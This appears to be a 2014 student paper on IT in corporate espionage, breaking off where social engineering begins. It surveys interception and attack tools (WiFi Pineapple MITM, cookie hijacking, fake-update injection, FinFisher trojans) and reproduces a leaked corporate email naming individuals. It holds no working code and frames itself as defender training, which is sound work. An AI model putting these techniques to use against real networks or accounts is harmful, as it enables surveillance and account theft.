The use of information technology for the purposes of corporate espionage

Abstract: This work proceeds the methods, techniques and methods of collecting secret information from the companies. Special emphasis is placed on the use of IT for the purpose of corporate espionage. Defines the type of attack: targeted and non targeted, active and passive attack from inside and outside; defines the concepts of social engineering, phishing and viruses, explained the definition of methods and techniques of information gathering, explained the method extracting the secret information using publicly available services, presented commercial software - hardware solutions, explained targeted attack from outside. Explained the preparation and execution of the attack, removing traces and made evaluation of the results. The above mentioned potential problems in attack and signal processing.

Keywords: corporate espionage, industrial espionage, virus, phishing, social engineering

Dušan Panić, 2014.

TABLE OF CONTENTS

1 Introduction

Since ancient times is well known that the correct and a timely informations is crucial for operations for private and public sector. "People are creators and holders of informations" [1] respectively "Information is what provides a new information or a new notice of a fact or an event, which were not previously known" [1], "Information is the increment of knowledge" [1]. Clearly leads to the conclusion that the information = money = time, if the information is viewed in the corporate aspect.

Until recently, corporate espionage was the only topic of action movies, but the advent of WikiLeaks and Snoudens documents was brought to light information that the ordinary man approaching what is happening in it "invisible" world. "Espionage is a process which involved people (agents) or in practical terms means to obtain information that is not publicly available. It may also include the impact on decision makers and on forming an opinion to the ultimate benefit was the purpose of a foreign power.

"[2]. So corporate espionage represents a special branch of espionage and is based only on corporations. More specifically how states the British MI5 "Information on key sectors of the economy such as gas industry, oil and transport can allow terrorists to inflict serious damage to the economy of the victim. The theft of the secret information and technology may allow foreign companies to have a copy.

"[3] This work elaborates practical example of corporate espionage. Using Microsoft Office Word virus we made the analogy of the security test with corporate espionage. The aim of this study is that on practical example show how IT systems are unsafe and that there is no absolute security. Theoretical and practical importance of knowing the methods and techniques of corporate espionage is reflected in the training of security professionals, where the end result of knowledge on this subject is reflected in better responses to security threats when the informations are in question. For quality defense of the many risks which appear today we need to know the attack techniques.

In the area of the kinds of attacks, defined are clearly concepts of targeted / nontargeted attack, respectively active and passive attack, and attack from the outside and inside. We explained the methods of attack of each of these groups, and ways of defense.

Special accent is placed on the area of "extracting the secret information using publicly available services." Here are practical examples show how, with the help of publicly available information as possible to make useful intelligence information.

It treated with a practical example of corporate espionage using Microsoft Office Word macro viruses. It explained the preparation of attacks, defining the methods and techniques of collecting information, conducting attacks, removing traces and evaluation of results.

It explains the possible problems during the attacks and signal processing, as well as current techniques of hiding their tracks.

[1] OSNOVI TEORIJE INFORMACIJA I KODOVANJA, dr Milan Milosavljević i dr Saša Adamović. ISBN: 978-86-7912-506-4
[2] https://www.mi5.gov.uk/home/the-threats/espionage/what-is-espionage.html
[3] https://wikileaks.org/About.html

2 Types of attacks

The attacks in corporate espionage can be divided into three groups, depending on the type of attack in terms of objectives or precisions, depending on the type of attack in terms of scale, depending on the location of the attack.

The first division after precision:

1. Targeted (national institutions and hackers)
2. Nontargeted (amateurs, hackers known to the public)

The second division of the type of attack:

1. Active (hackers, and sometimes government institutions)
2. Passive (mostly gorenment institutions working in this way)

The third division of the type of attack:

1. Outside
2. Inside

In this work is shown the active - targeted attack, processed each step.

2.1 Targeted attack

Targeted attack is the kind of attack that clearly chooses a target, or objective of the attack. Targeted attacks are the most difficult, because it requires very precise and accurate plans to launch attacks. The target may be institutions or individuals from the institution. In much the institution is "great", ie has more than 50 employees, and the target is the institution itself in this case, the attack has the greatest chances of success, of course, depending on the technique used. In practice proved to be true that in large institutions easiest way "intrusion", because attackers rely on the factor of human error and ignorance, and the target is full and reaches the goal. Sophisticated attackers are well acquainted with the psychology of the target, and it refers to the fact that the level of a senior employee of an institution, its negligence is greater, so that by the quality and relevant information just comes across people highly ranked in institutions.

2.2 Nontargeted attack

Nontargeted attacks are those who do not have a clear target or a clear goal. These are attacks that are carried out to acquire resources for targeted attacks, or are running without a clear goal (eg, hackers in puberty who are eager to prove). Under the supply of the resource is meant to enter into other systems that are later used to attack, to trace the attack targeted the more covered up.

2.3 Active attack

Active attack is actively participating in decline, or methods form decline are active. This means that the techniques used to send viruses, invading the servers (email, database servers, ssh, vpn, vnc, etc.), Installation of key loggers (software or hardware), setting up phishing sites and sending phishing emails.

2.4 Passive attack

A passive attack is an attack which passively collects information. Passive way of collecting can be with the help of sophisticated software - hardware solutions, with the help of audio / video surveillance. Not necessarily, but it is possible that some passive attack ends up active attack.

2.5 The attack outside

In terms of location attacks are usually carried out attacks outside, outside institutions. These attacks themselves are difficult to perform.

2.6 The attack inside

Often, in the institution are "inserted" the workers who later withdrew the informations, or bribe employees to give essential information that could later be used to attack or have sufficient value to be attributed to the corporate espionage. There are rumors that Coca Cola has own source intelligence agency, which aim is to fight against corporate espionage. Contrary to rumors WikiLeaks has published e-mail communication Coca Cola and Stratfor; company that deals with global intelligence work, mainly based on corporate espionage. Type of attack that was carried out is targeted attacks, since there is not enough information how it was performed and how they got the information, it is assumed that the information Stratfor came across an insider from PETA organization.

Part of Stratfor and Communications Coca-Cola, WikiLeaks source [4].

Re: PETA | Released on 2012-02-27 12:00 GMT

Date: 2009-06-02 17:23:15
From: Anya.Alfano@stratfor.com
To: vwilberding@na.ko.com , genbrown@na.ko.com

Hi Van,
I'm checking with our analysts to find out what information we already

[4] https://wikileaks.org/gifiles/docs/54/5413843_public-policy-question-for-coca-cola-.html

have on the subject. I'll get back to you soon with more information.
Best regards,
Anya

Van C. Wilberding wrote:

Hi Anya,

Thanks again for your help with respect to the Korean Peninsula situation.

We are now looking at PETA and the potential for protests at the Vancouver Olympics and related events. (Please see the following questions below.) We'd like to schedule a time for a conference call with you and/or your analyst(s) on this topic.

-- How many PETA supporters are there in Canada?
-- How many of these are inclined toward activism?
-- To what extent will US-based PETA supporters travel to Canada to support activism?
-- What is PETA's methodology for planning and executing activism? (Understanding this better would certainly help us to recognize indicators should they appear.)
-- To what extent is PETA in Canada linked to PETA in the US or elsewhere?
-- To what extent are the actions of PETA in one country controlled by an oversight board/governing body?
-- To what extent could non-PETA hangers-on (such as anarchists or ALF supporters) get involved in any protest activity?

Please let us know what works in terms of timing of the conference call.

Thanks again,

Van
Coca-Cola: LIVE POSITIVELY - Our Company and leaders have supported education for more than 100 years. Learn about our education programs around the world.

--
This message (including any attachments) contains information that may be confidential. Unless you are the intended recipient (or authorized to receive for the intended recipient), you may not read, print, retain,
use, copy, distribute or disclose to anyone the message or any information contained in the message. If you have received the message in error, please advise the sender by reply e-mail, and destroy all copies of the original message (including any attachments).

Domain **na.ko.com** is no longer active which is normal since it is used for the purposes of corporate espionage. So there are companies that are actively engaged in global corporate espionage, but their activities are subsumed under the business intelligence.

3 The software – hardware solutions


Many companies today are engaged in developing software for monitoring communication. Some intelligence agencies like the NSA (e.g. National Security Agency) have their own equipment and software development. However, in practice it turns out that the amateur equipment can very well be used for the purposes of corporate espionage. If this is taken into consideration it is clear that the division between the amateur and professional solutions cannot be executed, because it is essential knowledge of operator, not much equipment and, consequently hereinafter amateur resources we'll call semi-professional.

3.1 Semiprofessional tools for information gathering

3.1.1 DVB SkyStar 2 card and SkyNet

Seemingly harmless DVB (Digital Video Broadcast) card SkyStar 2, found its use in passive download. Passive download is a way of downloading from the Internet which obtained via satellite, the user assumes all other users to download. If the user takes the film, video recording, image, user who passively "listens" satellite internet connection will get the same files. Some of the popular software to download the passive SkyNet [5] and Manna [6]. VSAT web usually is unencrypted, so that the use of these additional programs made easier. This equipment is for passively listening, i.e. that kind of attack is a passive attack.

Picture 1 – Ussage of SkyNet



```
in: 122.71G (3.08MB/s) | disc: 0 | ths: 36567 | fls: 116 | ut: 13:24:37 | tsrv: 0
ip defr w: 0 ok: 178616 bad: 3022 | GRE v1: 273.70M v2: 0 x: 16.52M | TCP: 105.43G | UDP: 11.58G
zoom: 1.00G cache: 200 (written: 21.94G, memory: 1014K)
ftp anonces: 3 | ftp controls: 3 | GL: 1.88G ses: 58 er: 0 | bladska_err: 0 | ip: 0

1063                  91.135.204.218/80.239.226.86 23.56M/200.00M 11.78% 13 30.15 01:39:52
 |
GAGA1_Epidem.ru.part12.rar
rar/1063                                   _80.239.226.86_1516_iIPxTCPxHTTP_GAGA1_Epidem.ru.part12.rar.rar
```

[5] http://www.sgate.info/skynet.php
[6] http://www.proftuners.com/download/soft_prof/manna_skynet/manna_release_3829.rar


In the picture 1 you can see which files are downloaded, you can see the flow statistics by TCP and UDP protocols transfer, it can be seen that the 178616 package well received, and that is 3022 packets received in error.

SkyNet recognizes files with the help of regular expressions, a possibility of filtering by IP address / MAC address, the type of file (XLS, DOC, PPT, etc.). In public information disclosed that the Iraqis managed with the help of SkyGrabber software, similar to the SkyNet-in software to watch live video link with DoD unmanned aircraft. Source: The Wall Street Journal, 2009. [7]

3.1.2 USB Rubber Ducky

Represents hardware software solution that is an upgrade USB flash device to pull the data from the computer. This is a commercial product company HAK5. Predecessors are software solutions like USB Hacksaw [8] and USB Switchblade [9]. The initial solutions are represented by a set of programs to pull the logs, code browser, email passwords and other confidential data, with the help of autorun.ini bat scripts that are executed only if a user opens a usb flash drive. USB Hacksaw and USB Switchblade bring improvement so that the executable code to collect data can be recorded on the U3 ROM (CD partition) memory they possess only a certain USB flash drives. This is one of the ways to prevent the activation of anti-virus software that programs and scripts to collect deleted.

USB Rubber Ducky [9] represents a major step forward in comparison with its predecessor; its principle of operation is significantly different. USB Rubber Ducky identifies itself to the computer as a keyboard, has MMC card and the internal ROM memory. From internal ROM memory executes the program that was previously encoded, the program is "transcribed" into the console computer that is turned on, thereby effectively bypassing all anti-virus systems. Examples which may be found on the manufacturer's site include reverse telnet connection, the possibilities of this device are large.



Picture 2 – USB Rubber Ducky – programmable USB keyboard

In the picture 2 shows a cross-sectional Rubber Ducky USB device. The device has a Micro SD slot, USB input, 60 MHz 32-bit processor and chassis.

The public are confirmed attacks on corporations by the attackers prepared USB flash drives employees planted in the parking lot at the car, for example Danish company DSM, which is in the chemical industry, source: Elsevier. [10]

[7] http://online.wsj.com/news/articles/SB126102247889095011 | [8] http://hak5.org/usb-hacksaw
[9] http://hak5.org/usb-switchblade | [10] http://www.elsevier.nl/Tech/nieuws/2012/7/Cybercriminelen-doen-poging-tot-spionage-bij-DSM-ELSEVIER343610W/

3.1.3 WiFi Pineapple

It is Wi-Fi access point specifically designed to passively collect information, on the principle of MITM. Represents a commercial product of company HAK5.

"Man in the middle attack is an attack designed to intercept communications between two systems. For example, the HTTP communication, the target is a TCP connection between client and server. Using various techniques, an attacker parts of the original TCP connection to two new connections, one between the client and the attacker, and the other between the attacker and the server. When a TCP connection is intercepted, the attacker acts as a proxy, with the possibility of reading, inserting and modifying data in intercepted communication" [11]

Picture 3 – WiFi Pineapple Mark V – penetration testing WiFi Access Point


On picture 3 we can see HAK5 WiFi Pineapple Mark V access point that has many opportunities MITM attacks:

1. SSL Strip - forwarding SSL connection to the desired port unencrypted
2. Jammer - blocking WiFi signal
3. URL Snarf - tracking visited URLs on the HTTP connection
4. DNS Spoof - spoofing DNS address to the desired address
5. Strip-n-inject - Strip SSL connection and insertion of the desired HTML code
6. Trapcookies - download cookies from a victim
7. Aircrack-ng - breaking WPA WiFi passwords
8. MAC Spoofing – spoofing of MAC address

These are just some of the features WiFi Pineapple Mark V [12], the device has a native Python and PHP so that it is possible to patch the desired function. This device does not have a built-in ability to put the edited digital certificates, but it can be done that on it.

SSL Strip allows an attacker to secure the connection is interrupted and forced the victim to use unencrypted HTTP protocol, which is clearly visible on the victim's browser.

[11] https://www.owasp.org/index.php/Man-in-the-middle_attack
[12] https://wifipineapple.com/


~~https~~://www.google.com

Invalid Server Certificate

You attempted to reach **www.google.com**, but the server presented an invalid certificate.

You cannot proceed because the website operator has requested heightened security for this domain.

When you connect to a secure website, the server hosting that site presents your browser with something called a "certificate" to verify its identity. This certificate contains identity information, such as the address of the website, which is verified by a third party that your computer trusts. By checking that the address in the certificate matches the address of the website, it is possible to verify that you are securely communicating with the website you intended, and not a third party (such as an attacker on your network).

In this case, the server certificate or an intermediate CA certificate presented to your browser is invalid. This may mean that the certificate is malformed, contains invalid fields, or is not supported.

Picture 4 – Invalid Server Certificate – implanting generated certificate

Picture 4 also shows an active SSL Striping, and the reaction of the victim's browser.

DNS Spoofing is convenient to download user names and victim passwords. The attacker phishing sets aside an identical copy of a site that wants to take over the authentication information from the victim.

Trap cookies is a method to download a victim cookies, so it can enable logging into Gmail, Facebook, etc. with the help of valid cookies without the need for knowledge of the user name and password. This method can bypass the security protocols on Gmail and Facebook, such as double authentication. Double Authentication is the mechanism of preventing hackers from stealing accounts, upon completion of the authentication user name and password, perform the sending of SMS messages to account holder phone, then the account owner transcribed resulting code in the box on the site.


Using the jammer and MAC spoofing is possible to create AP, which is identical to the AP which the victim "knows", so it will be safe to connect to the AP Pineapple.

This device is missing the insertion of „false“ certificates to be complete, however the vendor's site states that clients are state institutions which do not exclude the possibility that there is a version with special characteristics.

3.1.4 Faceniff

Faceniff [13] is an amateur software based on Firesheep [14] extension for Firefox. Represents the softver solution to download a cookies active Gmail, Facebook, Youtube and other sessions for the Android mobile platform. The software has the ability to strip SSL, but not the insertion of digital certificates. According to the author the software works on Open, WEP, WPA-PSK, WPA2-PSK WiFi network security protocols until it uses EAP [15] (Extensible Authentication Protocol).

[13] http://faceniff.ponury.net/
[14] http://codebutler.github.io/firesheep/
[15] http://technet.microsoft.com/en-us/network/bb643147.aspx



bponury
id: 52694264[redacted]...
Intel Corporate (a0:88:b4:[redacted] = 10.0.100.16)

bponury
id: 21080[redacted]...
Intel Corporate (a0:88:b4:[redacted] = 10.0.100.16)

Bartosz Testowy
id: 1000021[redacted]
Intel Corporate (a0:88:b4[redacted] = 10.0.100.16)
pass=t••••••3
mail=b[redacted]@gmail.com

Picture 5 – Faceniff – Tool to download a cookies

In illustration 5 we see Faceniff in taking an active session. Graduating Facebook and Google to HTTPS connections this software became useless.

3.1.5 InfoByte Evilgrade

Evilgrade represents a modular tool that allows the user to use security holes upgrade system, injecting false updates. [16]

The tool comes with pre-compiled executable files, works with standard settings and has its own Web server and the DNS server. This tool is useful only when security expert has the ability to manipulate DNS traffic over the victim. On the author website it is stated that two scenarios are possible: internal and external.

Internal scenario includes some of the following methods: access to the internal DNS, ARP spoofing, DNS cache poisoning, DHCP spoofing, TCP hijacking, false WiFi access point.

The external scenario does not make much sense when this attack technique in question. However it is possible only if they complied with any of the requirements: access to internal DNS, DNS cache poisoning.

The tool is multiplatform, which means that it runs on all popular operating systems (Windows, Linux, OS X) or the payload provided by the multi-platform.

Some of the modules that have been implemented and are worth mentioning are: Teamviewer, Ccleaner, Notepad ++, Java 1.6.0_22, Appleupdate <= 2.1.1.116 (Safari 5.0.2 7533.18.5, <= Itunes 10.0.1.22, <= Quicktime 7.6 .8 1675), Windows update (lastversion ie6, ie7 7.0.5730.13, ie8 8.0.60001.18702, Microsoft works), GetJar (facebook.com), Google Analytics Javascript injection, BSplayer 2.53.1034, Apt (<Ubuntu 10.04 LTS) Blackberry Facebook 1.7.0.22 | Twitter 1.0.0.45, Skype, Superantispyware.

So Evilgrade is an intelligent proxy system, similar to the system that was implemented in FinFisher system. One way of defense is to exclude these updates, as well as the installation of software by the network for which it certainly cannot guarantee that it is safe.

[16] https://github.com/infobyte/evilgrade

3.2 Corporate and government communication surveilance software

According to the source WikiLeaks list of companies that manufactures hardware - software solutions for monitoring communication, there is:

ABILITY, ADAE - Authority for the Assurance of Communication Security and Privacy (Greece), ALCATEL-LUCENT, ALTRON, AQSACOM, ATIS, ATIS Systems GmbH, AcmePacket, Agnitio, Amesys, Atis Uher, BEA, BLUECOAT, CCT Cecratech, CELLEBRITE, CLEARTRAIL, COBHAM, CRFS, CRYPTON-M, Cambridge Consultants, DATAKOM, DATONG, DETICA, DREAMLAB, Delta SPA, Dialogic, DigiTask, EBS Electronic, ELAMAN, ELAMAN GAMMA, ELTA, ETIGROUP, ETSI, ETSI TC LI, ETSI TC-LI, EVIDIAN, Endace, Expert System, FOXIT, GAMMA, GRIFFCOMM, GROUP2000, GTEN, GUIDANCE, Glimmerglass, HP, HackingTeam, INNOVA SPA, INVEATECH, IPOQUE, IPS, Kapow Software, LOQUENDO, Mantaro, Medav, NETI, NEWPORT NETWORKS, NICE, NICE Systems, NetOptics, NetOptics Inc., NetQuest, Netronome, Nokia Siemens Networks, Ntrepid, OXYGEN, OnPath, PACKETFORENSICS, PAD, PALADION, PANOPTECH, PLATH, Phonexia, Pine Digital Security, Protei, QOSMOS, RETENTIA, SEARTECH, SHOGI, SIEMENS, SPEI, SS8, STRATIGN, Scan & Target, Septier, Septier Communication Ltd., Simena, Speech Technology Center, TRACESPAN, Thales, Utimaco, Utimaco Safeware AG, VUPEN Security, VasTech, telesoft. [17]

It is almost certain that this list is incomplete, or that many companies engaged in this activity were not included in this list.

However, a firm that is under study "Only You Click Twice" [18] prepared by the The Citizen Lab, University of Toronto, called Gamma International GmbH [19]. Gamma Group is a company consisting of Gamma International GmbH headquarters in Munich, Germany and Gamma International Ltd in Andover, England. Their flagship product is FinFisher [20]. In making FinFisher product involved a lot of subcontractors, such as:

1. ELAMAN
2. ELAMAN GAMMA
3. HackingTeam
4. Trovicor
5. DREAMLAB

In the document [21] we can see the agreed cooperation between Gamma International GmbH and DREAMLAB stationed in Bern, Switzerland. Cooperation of other companies is not documented by corporate documentation.

3.2.1 FinFisher

It represents a sophisticated technology to monitor communications. The main element of the system is an advanced multiplatform trojan. The brochure [22] FinSpy Mobile noted that the Trojan available on mobile platforms: Windows Mobile, iOS (iPhone), BlackBerry and Android. While the brochure [23] FinSpy Trojan available on desktop platforms: Windows, Linux and OS X.

[17] https://wikileaks.org/the-spyfiles.html
[18] https://citizenlab.org/wp-content/uploads/2013/07/15-2013-youonlyclicktwice.pdf
[19] https://www.gammagroup.com/
[20] https://wikileaks.org/spyfiles/files/0/289_GAMMA-201110-FinSpy.pdf
[21] https://www.documentcloud.org/documents/815930-299-dreamlab-technologies-partnership-agreement.html
[22] https://wikileaks.org/spyfiles/files/0/291_GAMMA-201110-FinSpy_Mobile.pdf
[23] https://wikileaks.org/spyfiles/files/0/289_GAMMA-201110-FinSpy.pdf

Products which includes FinFisher are::

1. FinSpy
2. FinSpy Mobile
3. FinUSB Suite
4. FinFireWire
5. FinFly USB
6. FinFly LAN
7. FinFly Web
8. FinFly ISP

Special features [23] desktop Trojan for Linux, Windows and OS X when it is active are:

1. Bypassing the 40 most popular Antivirus System
2. The secret communication with the base
3. Complete Skype monitoring (calls, correspondence, file transfer, video, contact list)
4. Recording Communications Email, Chat and VoIP
5. Live monitoring via webcams and microphone Country Tracing of Target
6. Silent pull files from hard disk
7. Keylogger
8. Live remote digital forensics system on victims
9. Advanced filters to isolate the desired information

Special features [22] Trojan for mobile platforms are:

1. The secret communication with the base
2. Recording of communications such as voice calls, SMS / MMS and email
3. Live monitoring through the "silent" calls
4. Download the file (contacts, calendar, images, files)
5. Locating the target at the country level, (GPS or triangulation)
6. The complete record of all BlackBerry Messenger messages

The author's opinion is that the Trojan runs on Windows platforms as there are original versions for other operating systems but need further work on them to make them function in these systems because the Linux and OS X systems are much safer compared to Windows. The situation is similar with mobile platforms, the author believes that the Android platform that is covered by product FinSpy Mobile while iOS and Blackberry are far behind. Mobile platforms often require manually install the software, even if they are systemic updates also require the approval of the permit.

3.2.2 FinFly ISP

Is a hardware software solution by company Gamma International GmbH, whose main purpose is the integration of a server within the ISP. In the brochure [24] FinFly ISP's are clearly listed the following characteristics:

1. Installation within an ISP
2. Processing of all known protocols
3. Selecting targets based on IP address or username RADIUS login username

[24] https://wikileaks.org/spyfiles/files/0/297_GAMMA-201110-FinFly_ISP.pdf
[25] https://www.documentcloud.org/documents/804649-297-dreamlab-technologies-quotation-iproxy.html
[26] http://www.documentcloud.org/documents/804651-771-gamma-group-price-list-finfisher.html

4. Inserting Trojan via exchanged download by the victim claimed file
5. Inserting the Trojan via system update
6. Remote installation of the Trojan through Web sites that victim visit

The key elements of this system are the routing victim through servers FinFly system, a system for installing a Trojan.

The system for installing a Trojan called Infection Proxy Project 1 or shortened iProxy and developed by the company DREAMLABS [25]. iProxy system performs user authentication through RADIS system to RADIUS system ISP provider, only after successful authentication iProxy is inserted into the communication between the victim and FinFly ISP system.

According to the offer [26] which is DREAMLABS deliver to Gamma International GmbH in Oman iProxy system costs:


- 72.600 CHF for network analysis, installation of hardware and software and training
- 132,044 CHF infection proxy server
- 105,085 CHF for RADIUS server
- A total of 309,729 CHF

The author has not found documentation which claims that FinFly ISP may be inserted digital certificates for known service Facebook, Gmail and so on. and thus enable uninterrupted surveillance of these communications, though there is a reasonable suspicion that the role played by the firm Hacking Team from Milan, Italy.

3.2.3 Resist surveilance – Detekt

Detekt is a free software whose purpose is scanning the Windows operating system, looking for traces of popular virus FinFisher and RCS. This tool can be one of the ways of defense against corporate espionage. However, this tool is only the means for detecting the presence of the virus. The tool is new at the time of a writing a work, it cannot guarantee 100% detection, and in the words of the author frequently occurring false positives results.

The detection of the presence of viruses is performed by scanning the computer's memory for known patterns or regular expressions, which are typical for these two viruses.



DANGER!

I managed to identify the potential presence of some spyware! You should turn off this computer, never connect it again to the Internet or any external device and seek assistance.

You can find additional instructions on what to do next and on how to get in contact with us at **https://www.fightsurveillance.org/emergency**

Following is what I discovered:

- **Hacking Team RCS Scout**
  This is a very sophisticated backdoor produced by an Italian company and sold to government agencies worldwide. You might be targeted by yours or a foreign government. You should be really careful on your next steps in order to not further jeopardize your situation.
- **DarkComet RAT**
  This is a common trojan which is free to download from the Internet and available to just about anyone. It should be normally detected and quarantined by major AntiVirus software. Although it is impossible to guess who might be targeting you, you should seek

Picture 6 – Detekt in process of detection

In the Picture 6 we see the tool Detectors showing the results of the scan. Tools detectors publicly published Resist Surveillance at https://resistsurveillance.org

4 Social engineering and phishing

Social engineering represents a method of psychological manipulation of the people in order to obtain the desired information. [27]

The most common purpose of social engineering is acquisition of information, data theft and unauthorized access to systems.

